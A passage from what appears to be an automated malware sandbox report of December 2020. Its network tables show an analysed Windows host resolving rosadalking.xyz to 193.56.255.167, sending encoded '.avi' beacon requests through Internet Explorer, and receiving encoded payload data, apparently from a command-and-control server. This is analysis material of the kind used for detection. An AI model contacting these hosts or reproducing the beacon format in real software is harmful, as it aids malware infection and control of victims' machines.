Dec 16, 2020 11:07:31.654962063 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.654963017 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.655019999 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.655056953 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.655066013 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.655097961 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.655134916 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.655144930 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.655174971 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.655224085 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.655226946 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.655286074 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.655313969 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.655316114 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.655354977 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.655395985 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.655412912 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.655441046 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.655448914 CET	49740	80	192.168.2.5	193.56.255.167

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 16, 2020 11:06:16.982721090 CET	54757	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:06:17.006818056 CET	53	54757	8.8.8.8	192.168.2.5
Dec 16, 2020 11:06:18.007472038 CET	49992	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:06:18.034950972 CET	53	49992	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 16, 2020 11:06:18.668729067 CET	60075	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:06:18.696346998 CET	53	60075	8.8.8.8	192.168.2.5
Dec 16, 2020 11:06:20.347103119 CET	55016	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:06:20.371599913 CET	53	55016	8.8.8.8	192.168.2.5
Dec 16, 2020 11:06:26.753907919 CET	64345	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:06:26.787731886 CET	53	64345	8.8.8.8	192.168.2.5
Dec 16, 2020 11:06:27.944221020 CET	57128	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:06:27.984978914 CET	53	57128	8.8.8.8	192.168.2.5
Dec 16, 2020 11:06:28.260732889 CET	54791	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:06:28.284965038 CET	53	54791	8.8.8.8	192.168.2.5
Dec 16, 2020 11:06:40.475138903 CET	50463	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:06:40.512238979 CET	53	50463	8.8.8.8	192.168.2.5
Dec 16, 2020 11:06:45.721254110 CET	50394	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:06:45.745930910 CET	53	50394	8.8.8.8	192.168.2.5
Dec 16, 2020 11:06:56.776324034 CET	58530	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:06:56.800721884 CET	53	58530	8.8.8.8	192.168.2.5
Dec 16, 2020 11:06:57.783565044 CET	58530	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:06:57.808008909 CET	53	58530	8.8.8.8	192.168.2.5
Dec 16, 2020 11:06:58.797499895 CET	58530	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:06:58.821789980 CET	53	58530	8.8.8.8	192.168.2.5
Dec 16, 2020 11:07:00.798271894 CET	58530	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:07:00.825553894 CET	53	58530	8.8.8.8	192.168.2.5
Dec 16, 2020 11:07:02.179029942 CET	53813	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:07:02.227056980 CET	53	53813	8.8.8.8	192.168.2.5
Dec 16, 2020 11:07:04.813555956 CET	58530	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:07:04.837922096 CET	53	58530	8.8.8.8	192.168.2.5
Dec 16, 2020 11:07:06.249392986 CET	63732	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:07:06.285053968 CET	53	63732	8.8.8.8	192.168.2.5
Dec 16, 2020 11:07:10.520185947 CET	57344	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:07:10.544547081 CET	53	57344	8.8.8.8	192.168.2.5
Dec 16, 2020 11:07:14.163996935 CET	54450	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:07:14.198071003 CET	53	54450	8.8.8.8	192.168.2.5
Dec 16, 2020 11:07:29.952574968 CET	59261	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:07:29.989494085 CET	53	59261	8.8.8.8	192.168.2.5
Dec 16, 2020 11:07:30.936115026 CET	57151	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:07:30.969042063 CET	53	57151	8.8.8.8	192.168.2.5
Dec 16, 2020 11:07:33.682895899 CET	59413	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:07:33.715981960 CET	53	59413	8.8.8.8	192.168.2.5
Dec 16, 2020 11:07:36.485580921 CET	60516	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:07:36.520401001 CET	53	60516	8.8.8.8	192.168.2.5
Dec 16, 2020 11:07:50.510822058 CET	51649	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:07:50.537307024 CET	53	51649	8.8.8.8	192.168.2.5
Dec 16, 2020 11:07:53.466568947 CET	65086	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:07:53.502234936 CET	53	65086	8.8.8.8	192.168.2.5
Dec 16, 2020 11:08:11.284570932 CET	56432	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:08:11.311702967 CET	53	56432	8.8.8.8	192.168.2.5
Dec 16, 2020 11:08:14.322539091 CET	56436	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:08:14.346740007 CET	53	56436	8.8.8.8	192.168.2.5
Dec 16, 2020 11:08:14.347363949 CET	56437	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:08:14.374279022 CET	53	56437	8.8.8.8	192.168.2.5
Dec 16, 2020 11:08:54.654793024 CET	52929	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:08:54.690710068 CET	53	52929	8.8.8.8	192.168.2.5
Dec 16, 2020 11:08:55.266450882 CET	64317	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:08:55.299174070 CET	53	64317	8.8.8.8	192.168.2.5
Dec 16, 2020 11:08:55.700527906 CET	61004	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:08:55.733355045 CET	53	61004	8.8.8.8	192.168.2.5
Dec 16, 2020 11:08:56.024903059 CET	56895	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:08:56.061182976 CET	53	56895	8.8.8.8	192.168.2.5
Dec 16, 2020 11:08:56.893362045 CET	62372	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:08:56.930087090 CET	53	62372	8.8.8.8	192.168.2.5
Dec 16, 2020 11:08:57.471968889 CET	61515	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:08:57.496289968 CET	53	61515	8.8.8.8	192.168.2.5
Dec 16, 2020 11:08:58.030520916 CET	56675	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:08:58.066097021 CET	53	56675	8.8.8.8	192.168.2.5

Copyright null 2020

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 16, 2020 11:08:58.488779068 CET	57172	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:08:58.513003111 CET	53	57172	8.8.8.8	192.168.2.5
Dec 16, 2020 11:08:59.310813904 CET	55267	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:08:59.348217964 CET	53	55267	8.8.8.8	192.168.2.5
Dec 16, 2020 11:08:59.853591919 CET	50969	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:08:59.890151978 CET	53	50969	8.8.8.8	192.168.2.5
Dec 16, 2020 11:09:08.970041990 CET	64362	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:09:09.004652977 CET	53	64362	8.8.8.8	192.168.2.5
Dec 16, 2020 11:09:20.902687073 CET	54766	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:09:20.943363905 CET	53	54766	8.8.8.8	192.168.2.5
Dec 16, 2020 11:09:21.105087042 CET	61446	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:09:21.148797035 CET	53	61446	8.8.8.8	192.168.2.5
Dec 16, 2020 11:09:31.524790049 CET	57515	53	192.168.2.5	8.8.8.8
Dec 16, 2020 11:09:31.560095072 CET	53	57515	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 16, 2020 11:07:30.936115026 CET	192.168.2.5	8.8.8.8	0x4695	Standard query (0)	rosadalking.xyz	A (IP address)	IN (0x0001)
Dec 16, 2020 11:07:33.682895899 CET	192.168.2.5	8.8.8.8	0x6939	Standard query (0)	rosadalking.xyz	A (IP address)	IN (0x0001)
Dec 16, 2020 11:07:36.485580921 CET	192.168.2.5	8.8.8.8	0xdfc	Standard query (0)	rosadalking.xyz	A (IP address)	IN (0x0001)
Dec 16, 2020 11:08:11.284570932 CET	192.168.2.5	8.8.8.8	0x5b36	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Dec 16, 2020 11:08:14.322539091 CET	192.168.2.5	8.8.8.8	0x1	Standard query (0)	8.8.8.8.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Dec 16, 2020 11:08:14.347363949 CET	192.168.2.5	8.8.8.8	0x2	Standard query (0)	1.0.0.127.in-addr.arpa	PTR (Pointer record)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 16, 2020 11:07:30.969042063 CET	8.8.8.8	192.168.2.5	0x4695	No error (0)	rosadalking.xyz		193.56.255.167	A (IP address)	IN (0x0001)
Dec 16, 2020 11:07:33.715981960 CET	8.8.8.8	192.168.2.5	0x6939	No error (0)	rosadalking.xyz		193.56.255.167	A (IP address)	IN (0x0001)
Dec 16, 2020 11:07:36.520401001 CET	8.8.8.8	192.168.2.5	0xdfc	No error (0)	rosadalking.xyz		193.56.255.167	A (IP address)	IN (0x0001)
Dec 16, 2020 11:08:11.311702967 CET	8.8.8.8	192.168.2.5	0x5b36	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Dec 16, 2020 11:08:14.346740007 CET	8.8.8.8	192.168.2.5	0x1	No error (0)	8.8.8.8.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Dec 16, 2020 11:08:14.374279022 CET	8.8.8.8	192.168.2.5	0x2	Name error (3)	1.0.0.127.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)
Dec 16, 2020 11:09:21.148797035 CET	8.8.8.8	192.168.2.5	0x4160	No error (0)	pagead46.l.doubleclick.net		216.58.210.2	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- rosadalking.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49740	193.56.255.167	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 16, 2020 11:07:31.141976118 CET	4661	OUT	GET /images/PyPG1445hl/46EQl_2BHA_2B7TdC/2kCm72bEjNb0/BR1CjGRrQcU/b_2BmaLHUOoKmw/xeggxPGc7nfKRGZxkwY7m/6XO3LRBusWZ68b2Q/9CuG_2BFhJPugx2/mLb9eBF61d6PEdK9bs/54NcT0amJ/cPoLRcNqBcfX0RKHxYZO/vGw1uksCwbrdZy38AcM/QknS0Ofxufsp/AGlpBU.avi HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: rosadalking.xyz Connection: Keep-Alive
Dec 16, 2020 11:07:31.336008072 CET	4662	IN	HTTP/1.1 200 OK Date: Wed, 16 Dec 2020 10:07:31 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=ioak1ilk7vhlu36vv01oie9fv7; path=/; domain=.rosadalking.xyz Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: lang=en; expires=Fri, 15-Jan-2021 10:07:31 GMT; path=/; domain=.rosadalking.xyz Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 38 64 62 34 0d 0a 43 77 4a 6d 4f 63 4d 77 6f 79 75 64 45 59 38 5a 2b 58 77 30 74 69 2b 76 43 4f 34 57 70 48 39 78 30 6a 56 55 76 72 78 75 72 4e 53 4d 43 6f 38 4e 54 59 38 4a 7a 42 73 65 71 4c 76 69 39 44 4a 43 47 65 4f 6d 6d 58 56 31 4a 36 37 43 68 45 34 72 48 36 41 46 35 54 72 39 67 31 2b 6d 42 6f 68 4d 55 5a 70 36 67 75 65 79 50 45 56 2f 70 61 6e 51 6d 71 36 52 53 38 51 46 76 46 44 46 72 41 72 4d 44 2f 47 42 6d 39 66 68 6a 4e 67 62 77 35 4e 7a 52 70 37 39 4b 52 4c 31 49 69 6d 79 72 59 47 78 65 4c 4f 2f 34 4e 64 70 6c 65 67 30 37 4f 5a 69 6f 6a 55 31 55 53 36 4f 36 7a 49 69 38 78 64 77 56 51 41 45 52 47 56 61 6b 6e 77 42 67 67 78 30 78 71 57 6a 4a 2b 46 7a 6a 44 47 41 34 70 47 33 52 64 48 42 41 62 63 67 6d 4e 54 6f 4c 78 4b 42 37 36 4b 73 57 79 37 4a 34 6a 2b 45 41 32 66 53 66 32 66 61 48 45 62 67 6e 6d 36 35 48 6b 53 4a 6a 6b 55 56 70 79 35 31 2f 77 2b 57 45 56 56 69 51 57 48 57 48 30 79 48 44 76 62 78 51 7a 62 2f 73 74 33 63 4c 68 33 44 33 6b 6f 30 32 51 73 31 6d 43 5a 54 79 34 78 63 4d 53 58 76 58 55 63 76 64 76 35 70 33 62 32 4f 54 68 52 2f 68 72 32 4d 4e 51 54 2b 61 6b 57 76 6c 4d 76 38 7a 4a 58 6e 32 49 57 73 35 78 39 38 4f 57 59 6b 36 35 48 7a 76 39 46 49 70 34 56 64 4b 54 4e 45 2b 48 53 45 65 45 2f 31 38 73 52 39 59 59 37 38 7a 49 74 76 56 68 72 7a 35 73 36 77 63 4a 64 76 44 68 39 6f 57 38 49 52 57 68 35 77 48 6f 41 4c 4a 6e 71 58 6b 55 73 71 45 68 49 30 52 76 39 77 57 32 30 67 46 30 33 43 7a 7a 77 69 30 42 36 32 43 74 5a 63 64 47 35 72 69 57 68 4a 5a 4e 7a 54 44 64 4e 4d 59 6f 55 51 6e 69 4d 67 38 71 75 78 6e 6e 52 4d 30 45 6f 4c 6c 46 48 66 41 4c 4d 51 55 2b 34 71 38 76 43 32 42 44 46 34 75 44 78 57 77 36 4e 6c 32 6f 6e 4f 68 37 48 5a 4e 50 52 73 6e 4b 38 4c 6f 74 47 79 45 63 6d 58 59 58 69 55 44 66 57 4f 50 34 36 38 71 64 75 63 43 4b 79 63 6c 43 73 75 76 38 4f 33 6a 32 48 42 6c 79 54 64 61 61 43 4d 51 51 6c 37 71 62 4b 49 61 39 79 30 4b 45 2b 46 59 48 73 6f 37 33 78 2f 36 66 71 72 73 6b 71 59 43 63 41 59 34 69 78 37 78 4b 46 55 6d 2f 73 6b 54 72 6c 61 43 70 59 57 79 73 59 76 4b 75 49 53 76 54 70 44 62 4b 2f 32 32 31 52 4d 6a 6c 2f 79 4d 30 37 52 67 49 68 56 4f 5a 31 47 62 5a 31 69 74 66 6e 6c 4e 58 68 77 63 79 57 44 33 4e 62 4f 52 57 6b 71 69 77 75 6b 4a 6b 39 53 2f 50 30 6a 4c 73 63 6c 6f 37 31 49 53 76 65 6d 45 70 79 59 6d 56 6a 69 7a 79 42 74 44 49 4f 58 6e 71 68 54 48 30 Data Ascii: 38db4CwJmOcMwoyudEY8Z+Xw0ti+vCO4WpH9x0jVUvrxurNSMCo8NTY8JzBseqLvi9DJCGeOmmXV1J67ChE4rH6AF5Tr9g1+mBohMUZp6gueyPEV/panQmq6RS8QFvFDFrArMD/GBm9fhjNgbw5NzRp79KRL1IimyrYGxeLO/4Ndpleg07OZiojU1US6O6zIi8xdwVQAERGVaknwBggx0xqWjJ+FzjDGA4pG3RdHBAbcgmNToLxKB76KsWy7J4j+EA2fSf2faHEbgnm65HkSJjkUVpy51/w+WEVViQWHWH0yHDvbxQzb/st3cLh3D3ko02Qs1mCZTy4xcMSXvXUcvdv5p3b2OThR/hr2MNQT+akWvIMv8zJXn2IWs5x98OWYk65Hzv9FIp4VdKTNE+HSEeE/18sR9YY78zItvVhrz5s6wcJdvDh9oW8IRWh5wHoALJnqXkUsqEhI0Rv9wW20gF03Czzwi0B62CtZcdG5riWhJZNzTDdNMYoUQniMg8quxnnRM0EoLlFHfALMQU+4q8vC2BDF4uDxWw6Nl2onOh7HZNPRsnK8LotGyEcmXYXiUDfWOP468qducCKyclCsuv8O3j2HBlyTdaaCMQQl7qbKIa9y0KE+FYHso73x/6fqrskqYCcAY4ix7xKFUm/skTrlaCpYWysYvKuISvTpDbK/221RMjl/yM07RgIhVOZ1GbZ1itfnlNXhwcyWD3NbORWkqiwukJk9S/P0jLsclo71ISvemEpyYmVjizyBtDIOXnqhTH0
Dec 16, 2020 11:07:32.097875118 CET	4911	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: rosadalking.xyz Connection: Keep-Alive Cookie: PHPSESSID=ioak1ilk7vhlu36vv01oie9fv7; lang=en

Timestamp	kBytes transferred	Direction	Data
Dec 16, 2020 11:07:32.256988049 CET	4912	IN	HTTP/1.1 200 OK Date: Wed, 16 Dec 2020 10:07:32 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 Last-Modified: Thu, 03 Dec 2020 22:13:28 GMT ETag: "1536-5b596ab677c6d" Accept-Ranges: bytes Content-Length: 5430 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: image/vnd.microsoft.icon Data Raw: 00 00 01 00 02 00 10 10 00 00 00 00 20 00 68 04 00 00 26 00 00 00 20 20 00 00 00 00 20 00 a8 10 00 00 8e 04 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 20 00 00 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9c 87 73 f7 9c 87 73 f9 9c 87 73 f7 9c 87 73 77 9c 87 72 03 ff ff ff 01 9c 87 73 09 9c 87 73 0f 9c 87 73 0d 9b 87 73 05 ff ff ff 01 9c 87 73 15 9c 87 73 c7 9c 87 73 f9 9c 87 73 f9 9c 87 73 85 9c 87 73 f9 9c 87 72 f9 9c 87 73 7b 9c 87 73 05 9c 87 73 23 9c 87 73 7f 9c 87 73 c3 9b 87 72 d3 9c 87 73 cf 9c 87 73 ad 9c 87 73 5b 9c 87 73 0d 9c 87 73 1b 9c 87 73 c5 9b 87 73 ff 9c 87 73 85 9c 87 73 f7 9c 87 73 7d 9c 87 73 07 9c 87 73 57 9c 87 72 db 9c 87 73 ab 9c 87 73 6d 9c 87 73 4b 9c 87 73 43 9c 87 73 77 9c 87 73 cf 9c 87 73 b7 9b 86 73 25 9c 87 73 21 9c 87 73 cb 9c 87 73 87 9c 87 73 7f 9c 87 73 05 9c 87 73 55 9c 87 73 e1 9c 87 73 59 9c 87 73 81 9c 87 73 df 9c 87 73 c9 9b 86 72 23 ff ff ff 01 9c 87 73 13 9c 87 73 97 9c 87 73 cd 9c 87 73 19 9c 87 72 25 9c 87 73 5b 9c 87 73 03 9c 87 73 1d 9c 87 73 d9 9c 87 73 5d 9c 87 73 0b 9b 87 72 ef 9c 87 73 53 9b 87 73 bf 9c 87 73 71 ff ff ff 01 ff ff ff 01 9c 87 73 0b 9c 87 73 a5 9c 87 73 95 9c 87 73 03 9c 87 73 03 ff ff ff 01 9c 87 73 75 9c 87 73 b5 9c 87 73 07 ff ff ff 01 9c 87 73 c1 9c 87 73 db 9c 87 73 e7 9c 87 73 41 ff ff ff 01 ff ff ff 01 ff ff ff 01 9c 86 73 25 9b 87 73 d9 9c 87 73 23 ff ff ff 01 9c 87 72 07 9c 87 72 bb 9c 87 73 5d ff ff ff 01 ff ff ff 01 9c 87 73 1b 9c 87 73 db 9c 87 73 6b 9c 87 73 03 9c 87 73 03 ff ff ff 01 ff ff ff 01 9c 87 73 03 9c 87 73 af 9c 87 73 5d ff ff ff 01 9c 87 73 0d 9c 87 72 cd 9c 87 73 37 ff ff ff 01 ff ff ff 01 9c 86 73 09 9c 87 73 c9 9c 87 72 91 9c 86 72 a3 9c 87 73 81 9c 86 72 05 ff ff ff 01 ff ff ff 01 9b 87 73 85 9c 87 73 7f ff ff ff 01 9c 87 73 0d 9c 87 73 cb 9b 87 73 37 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 69 9c 87 73 3f 9c 87 73 37 9c 87 73 13 ff ff ff 01 ff ff ff 01 9b 87 73 83 9c 87 73 7f ff ff ff 01 9c 87 73 07 9c 87 73 b9 9c 87 72 57 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 c9 9c 87 73 97 9c 87 73 a9 9c 87 73 a9 9c 87 73 97 ff ff ff 01 ff ff ff 01 9c 87 73 ab 9c 87 73 5b ff ff ff 01 ff ff ff 01 9c 87 73 73 9c 87 73 ad 9c 87 73 05 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 6d 9c 87 73 49 9c 87 73 3b 9c 87 73 07 ff ff ff 01 9c 87 73 21 9c 87 73 d3 9c 87 73 23 ff ff ff 01 9c 87 73 05 9c 87 73 1b 9b 87 73 d3 9c 87 73 51 ff ff ff 01 9b 86 73 09 9c 87 73 cb 9c 87 73 89 9b 87 72 83 9c 87 73 6d 9c 87 73 05 9c 87 72 07 9c 87 73 97 9b 87 72 91 9c 87 73 03 9c 87 73 05 9b 87 72 89 9c 87 73 07 9c 87 73 51 9c 87 73 d9 9c 87 72 4b 9c 87 73 07 9c 87 73 67 9c 86 73 27 ff ff ff 01 ff ff ff 01 9b 86 73 0d 9c 87 73 81 9c 87 73 c5 9c 87 73 17 9c 87 73 27 9c 87 73 5f 9c 87 73 f7 9c 87 73 85 9c 87 73 09 9b 87 72 51 9c 87 73 d3 9c 87 73 9d 9c 87 73 4b 9c 86 72 2f 9c 87 73 33 9c 87 73 61 9c 87 73 bd 9b 87 73 b1 9c 87 73 21 9c 87 73 23 9c 87 73 cd 9c 87 73 87 9c 87 73 f9 9c 86 73 f9 9c 87 73 83 9c 87 73 07 9c 87 73 1f 9c 87 73 79 9c 87 73 b9 9c 87 72 c5 9c 87 73 c3 9c 87 72 a7 9c 87 73 55 9c 87 72 0b 9c 87 73 1d 9c Data Ascii: h& (@sssswrsssssssssrs{ss#ssrsss[sssssss}ssWrssmsKsCswsss%s!sssssUssYsssr#ssssr%s[ssss]srsSssqsssssssussssssAs%ss#rrs]ssskssssss]srs7ssrrsrssssss7sssis?s7sssssrWsssssssss[sssssssmsIs;ss!ss#ssssQsssrsmsrsrssrssQsrKssgs'sssss's_sssrQsssKr/s3sasss!s#sssssssysrsrsUrs

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49743	193.56.255.167	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Dec 16, 2020 11:07:33.885140896 CET	4918	OUT	GET /images/3U_2B2PC7eNms4Rfw/m2bayU1bYGRN/mfyZR8juil8/5WDNQcansH_2FP/bNCVxlxtGYDsy5Ztqa5MO/ZE1uNeIragrUuVu9/t1VvHxGOnUeE0N9/AofD3_2FkZDH3xF9WG/e6QRtMJki/mDfRsmXPGHOJcDq1VRhX/EAwOOQEOyOVMOCO4aMJ/IIjWmZnO6yO6LwKDQCAmcr/fLzp.avi HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: rosadalking.xyz Connection: Keep-Alive Cookie: lang=en

Timestamp	kBytes transferred	Direction	Data
Dec 16, 2020 11:07:34.076936960 CET	4920	IN	HTTP/1.1 200 OK Date: Wed, 16 Dec 2020 10:07:33 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=9qltkg448mqud63vi74jkn7c42; path=/; domain=.rosadalking.xyz Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 38 33 30 38 0d 0a 30 32 69 43 75 31 71 52 6c 55 79 6e 72 30 62 54 52 76 42 6e 52 58 74 39 6d 6d 56 56 62 76 2b 31 30 75 71 36 65 67 6d 71 73 74 6a 4b 50 78 62 34 57 50 6b 55 6d 48 36 56 62 73 68 4e 47 4e 46 65 33 72 33 4c 57 57 58 47 6a 49 37 77 51 2f 57 38 73 67 4a 52 52 54 44 2f 55 6d 42 55 57 4d 46 4a 35 6c 58 4a 52 43 75 57 4c 47 34 6f 6f 61 45 70 51 62 74 61 72 58 6e 45 63 43 71 58 5a 6b 78 61 63 79 49 57 71 62 38 67 51 58 72 49 67 30 2f 4d 5a 44 46 59 59 5a 73 33 47 2f 6a 66 33 75 55 59 79 61 59 4d 31 6c 34 72 4a 4c 4a 48 62 74 6b 77 7a 6b 32 54 76 79 53 75 52 6e 51 51 70 30 71 31 49 65 6f 68 49 45 51 4c 52 4e 75 37 4e 51 42 6a 46 55 75 51 6b 31 65 41 58 71 37 62 43 34 72 39 36 74 6e 31 6c 59 7a 77 53 39 68 66 6c 31 31 4f 30 39 56 76 50 6a 37 2b 6c 41 52 42 45 6e 44 44 35 7a 34 66 71 61 6b 57 59 32 75 32 73 43 68 52 79 4e 6e 32 38 5a 57 61 74 4f 58 4b 6f 44 53 33 77 4e 4d 7a 7a 78 6d 6a 5a 53 33 38 64 6d 48 4b 46 6c 32 59 44 38 71 35 58 33 47 56 35 47 47 6a 43 79 73 62 76 74 48 6e 30 47 5a 63 37 62 69 78 77 77 73 75 51 55 6d 47 46 47 2f 6a 6a 58 2b 38 6e 39 75 74 65 32 31 6a 64 4f 6e 53 4b 4d 2b 70 45 57 6b 4a 78 7a 51 57 37 6b 71 68 59 36 58 71 69 61 47 77 6e 65 70 33 53 72 30 49 73 44 42 4e 65 71 5a 51 55 57 78 33 48 75 4e 7a 48 54 41 34 43 62 41 53 36 63 69 2f 59 44 58 37 51 56 58 64 6c 6f 68 67 34 70 41 50 61 78 30 75 4a 6b 58 54 57 35 55 31 48 73 4a 66 79 49 6d 6c 6e 77 6b 69 37 30 79 64 62 50 72 50 44 34 4b 72 58 62 74 4c 46 34 70 61 49 2b 75 39 41 75 4a 71 45 2b 62 44 68 65 38 45 50 43 45 45 6f 65 67 71 6c 69 77 2f 36 2b 5a 53 46 56 44 30 67 59 70 59 77 4d 6a 39 6e 4b 4c 36 4f 73 73 57 62 74 6f 2f 72 58 46 4e 6c 4e 68 57 5a 44 42 6f 44 6f 48 52 63 49 77 45 75 74 2f 4a 31 2b 62 62 4c 6b 4e 65 33 4c 44 73 68 78 48 4b 49 34 47 56 39 54 71 66 4c 79 33 45 64 55 7a 38 4b 53 74 33 31 78 79 4e 70 33 77 6d 46 73 58 59 30 5a 75 33 55 43 49 31 35 73 35 31 2b 5a 4c 44 67 51 6f 75 37 6b 63 45 73 6a 56 2b 43 64 6e 70 63 46 65 51 4d 66 53 30 73 36 58 75 76 6a 6a 51 2f 49 38 68 58 45 43 41 35 54 4d 4d 2f 37 49 65 6c 72 64 65 49 77 62 7a 70 31 38 6c 50 39 73 6c 4c 65 79 69 7a 69 72 59 75 78 66 46 38 4f 77 37 43 6c 52 37 74 32 62 47 69 39 2b 61 64 70 79 38 42 67 65 38 62 55 5a 70 54 39 6a 54 37 30 64 30 31 39 46 5a 6e 64 51 78 57 51 77 52 32 61 33 34 44 41 4e 67 61 79 6b 5a 79 4e 38 6b 48 77 48 4c 48 39 76 55 54 4f 66 30 33 4d 63 39 4e 39 54 78 71 38 6b 43 35 37 78 54 67 69 55 74 75 77 67 64 4c 4d 49 55 41 50 38 34 78 6f 64 4c 70 62 5a 72 6a 2f 6b 53 48 5a 38 76 61 44 7a 39 78 59 63 46 66 42 46 7a 45 58 39 56 51 38 42 61 65 42 41 6b 52 4a 70 48 64 39 48 78 68 4c 30 Data Ascii: 4830802iCu1qRlUynr0bTRvBnRXt9mmVVbv+10uq6egmqstjKPxb4WPkUmH6VbshNGNFe3r3LWWXGj 